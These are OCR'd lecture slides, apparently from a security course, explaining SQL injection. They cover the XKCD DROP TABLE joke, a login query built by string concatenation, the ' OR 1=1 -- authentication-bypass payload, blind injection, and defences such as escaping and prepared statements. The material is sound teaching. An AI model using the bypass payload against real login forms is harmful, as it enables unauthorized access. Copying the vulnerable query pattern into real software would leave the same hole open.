


Malicious User Input

SQL Injection Attack




XKCD



http://xkcd[.]com/327/


XKCD

; **DROP TABLE "COMPANIES"**;-- LTD



http://xkcd[.]com/327/

SQL Injection: Basic Idea




- This is an input validation vulnerability
  - Unsanitized user input in SQL query to back-end database changes the meaning of query
- Special case of command injection

Authentication with Backend DB

(*) remember to hash passwords for real authentication scheme

```
set UserFound = execute(
    "SELECT * FROM UserTable WHERE
    username= ' " & form("user") & " ' AND
    password= ' " & form("pwd") & " ' ");
```



User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF
    Authentication correct
  else Fail
```

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username **’ OR 1=1 --**
- Web server executes query

```
set UserFound=execute(
    SELECT * FROM UserTable WHERE
    username= ‘ ’ OR 1=1 -- … );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty ⇒ correct “authentication”!

“Blind SQL Injection” https://owasp.org/www-community/attacks/Blind_SQL_Injection

- SQL injection attack where attacker asks database series of true or false questions
- Used when
  - the database does not output data to the web page
  - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
  - Filter out any character that has special meaning
    - Apostrophes, semicolons, percent, hyphens, underscores, …
    - Use escape characters to prevent special characters form becoming part of the query code
      - E.g.: escape(O'Connor) = O\'Connor
  - Check the data type (e.g., input must be an integer)
- Same issue as with XSS: is there anything accidentally not checked / escaped?

Prepared Statements

```
PreparedStatement ps =
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "
                + "FROM orders WHERE userid=? AND order_month=?");
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(request.getParamenter("month")));
ResultSet res = ps.executeQuery();
```

- Bind variables: placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, …)

http://java.sun[.]com/docs/books/tutorial/jdbc/basics/prepared.html

Wait, why not do that for XSS?

- “Prepared statements for HTML”?

Data-as-code

- XSS
- SQL Injection
- (Like buffer overflows)